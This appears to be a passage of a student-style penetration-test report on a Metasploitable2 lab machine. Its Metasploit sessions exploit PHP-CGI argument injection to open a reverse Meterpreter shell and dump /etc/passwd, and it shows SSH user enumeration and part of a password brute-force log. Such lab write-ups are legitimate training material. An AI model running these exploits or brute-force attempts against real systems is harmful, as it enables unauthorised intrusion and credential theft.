
Ensure that the IRC server software is up to date with the latest patches

5- information disclosure with phpinfo page

Description:


A PHP info page (phpinfo()) provides detailed information about the server's PHP configuration, including environment variables, installed modules, and PHP settings.

Detailed reproduction steps for this vulnerability



```
|_  bind.version: 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

During nmap scan I found port 80 is open so I try to access the ip from web browser using http




PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

so when I try to access the php info page it open and show me the phpinfo

The exposed PHP version (5.2.4) is outdated and likely contains unpatched vulnerabilities

Notice that the api server run as cgi so I searched and found that there is known vulnerability affected in this version




PHP CGI Argument Injection

Disclosed	Created
05/03/2012	05/30/2018


Description

When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability. This module takes advantage of the -d flag to set php.ini directives to achieve code execution. From the advisory: "if there is NO unescaped '=' in the query string, the string is split on '+' (encoded space) characters, urldecoded, passed to a function that escapes shell metacharacters (the "encoded in a system-defined manner" from the RFC) and then passes them to the CGI binary." This module can also be used to exploit the plesk 0day disclosed by kingcope and exploited in the wild on June 2013.


So i use this exploit in Metasploit and give it the necessary options



```
msf5 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.56.1
03
rhosts => 192.168.56.103
msf5 exploit(multi/http/php_cgi_arg_injection) > set lhost 192.168.56.10
6
lhost => 192.168.56.106
msf5 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.56.106:4444
[*] Sending stage (38288 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.106:4444 -> 192.168.56.103:
```



```
meterpreter > cat /etc/passwd
```



```
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/
bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
meterpreter >
```

And now I gain access to the system and can read sensitive files

Impact

Exposure of system configuration details. Attackers can gain insight into PHP versions, enabled modules, environment variables, and other system details, which helps them exploit further vulnerabilities specific to the system's setup.

Recommendation


Remove or restrict access to the phpinfo() page in production by either deleting it or limiting access to trusted users (e.g., through IP whitelisting or basic authentication). Additionally, disable the phpinfo() function in the PHP configuration (php.ini) to prevent its usage altogether in production environments.

6-SSH weak passwords login

Description


The passwords for the user and msfadmin accounts are too weak

Detailed reproduction steps for this vulnerability




```
┌──(kali㉿DESKTOP-7AR92BI)-[~]
└─$ nmap -sC -sV 192.168.1.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-17 06:17 EEST
Nmap scan report for 192.168.1.2
Host is up (0.0048s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.9
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside
US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
```

Port 22 is open




```
msf6 auxiliary(scanner/ssh/ssh_login) > search ssh_enum

Matching Modules
================

   #  Name                                     Disclosure Date  Rank    Check  Description
   -  ----                                     ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_enumusers      .                normal  No     SSH Username Enumeration
   1    \_ action: Malformed Packet            .                .       .      Use a malformed packet
   2    \_ action: Timing Attack               .                .       .      Use a timing attack
   3  auxiliary/scanner/ssh/ssh_enum_git_keys  .                normal  No     Test SSH Github Access


Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/ssh/ssh_enum_git_keys

msf6 auxiliary(scanner/ssh/ssh_login) > use 0
```

Search for enumeration module in Metasploit




```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > options

Module options (auxiliary/scanner/ssh/ssh_enumusers):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CHECK_FALSE     true             no        Check for false positives (random username)
   DB_ALL_USERS    false            no        Add all users in the current database to the list
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-
                                              metasploit.html
   RPORT           22               yes       The target port
   THREADS         1                yes       The number of concurrent threads (max one per host)
   THRESHOLD       10               yes       Amount of seconds needed before a user is considered found (timing attack only)
   USERNAME                         no        Single username to test (username spray)
   USER_FILE                        no        File containing usernames, one per line


Auxiliary action:

   Name              Description
   ----              -----------
   Malformed Packet  Use a malformed packet



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_enumusers) > set rhosts 192.168.1.2
rhosts => 192.168.1.2
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /home/kali/unix_users.txt
USER_FILE => /home/kali/unix_users.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
```


set the necessary options


```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 192.168.1.2:22 - SSH - Using malformed packet technique
[*] 192.168.1.2:22 - SSH - Checking for false positives
[*] 192.168.1.2:22 - SSH - Starting scan
[+] 192.168.1.2:22 - SSH - User 'backup' found
[+] 192.168.1.2:22 - SSH - User 'bin' found
[+] 192.168.1.2:22 - SSH - User 'daemon' found
[+] 192.168.1.2:22 - SSH - User 'distccd' found
[+] 192.168.1.2:22 - SSH - User 'ftp' found
[+] 192.168.1.2:22 - SSH - User 'games' found
[+] 192.168.1.2:22 - SSH - User 'gnats' found
[+] 192.168.1.2:22 - SSH - User 'irc' found
[+] 192.168.1.2:22 - SSH - User 'libuuid' found
[+] 192.168.1.2:22 - SSH - User 'list' found
[+] 192.168.1.2:22 - SSH - User 'lp' found
[+] 192.168.1.2:22 - SSH - User 'mail' found
[+] 192.168.1.2:22 - SSH - User 'man' found
[+] 192.168.1.2:22 - SSH - User 'mysql' found
[+] 192.168.1.2:22 - SSH - User 'news' found
[+] 192.168.1.2:22 - SSH - User 'nobody' found
[+] 192.168.1.2:22 - SSH - User 'postfix' found
[+] 192.168.1.2:22 - SSH - User 'postgres' found
[+] 192.168.1.2:22 - SSH - User 'proxy' found
[+] 192.168.1.2:22 - SSH - User 'root' found
[+] 192.168.1.2:22 - SSH - User 'service' found
[+] 192.168.1.2:22 - SSH - User 'sshd' found
[+] 192.168.1.2:22 - SSH - User 'sync' found
[+] 192.168.1.2:22 - SSH - User 'sys' found
[+] 192.168.1.2:22 - SSH - User 'syslog' found
[+] 192.168.1.2:22 - SSH - User 'user' found
[+] 192.168.1.2:22 - SSH - User 'uucp' found
[+] 192.168.1.2:22 - SSH - User 'www-data' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

when I run the auxiliary it give me all the ssh users


```
[-] 192.168.1.2:22 - Failed: 'user:daniel1'
[-] 192.168.1.2:22 - Failed: 'user:panther'
[-] 192.168.1.2:22 - Failed: 'user:dinamo'
[-] 192.168.1.2:22 - Failed: 'user:mommy'
[-] 192.168.1.2:22 - Failed: 'user:juliana'
[-] 192.168.1.2:22 - Failed: 'user:cassandra'
[-] 192.168.1.2:22 - Failed: 'user:trustno1'
[-] 192.168.1.2:22 - Failed: 'user:sexylady'
[-] 192.168.1.2:22 - Failed: 'user:14344'
[-] 192.168.1.2:22 - Failed: 'user:autumn'
[-] 192.168.1.2:22 - Failed: 'user:mendoza'
[-] 192.168.1.2:22 - Failed: 'user:sq!us3r'
[-] 192.168.1.2:22 - Failed: 'user:adminpasswd'
[-] 192.168.1.2:22 - Failed: 'user:raspberry'
[-] 192.168.1.2:22 - Failed: 'user:74k&^*nh#$'
[-] 192.168.1.2:22 - Failed: 'user:arcsight'
[-] 192.168.1.2:22 - Failed: 'user:MargaretThatcheris110%SEXY'
[-] 192.168.1.2:22 - Failed: 'user:karaf'
[-] 192.168.1.2:22 - Failed: 'user:vagrant'
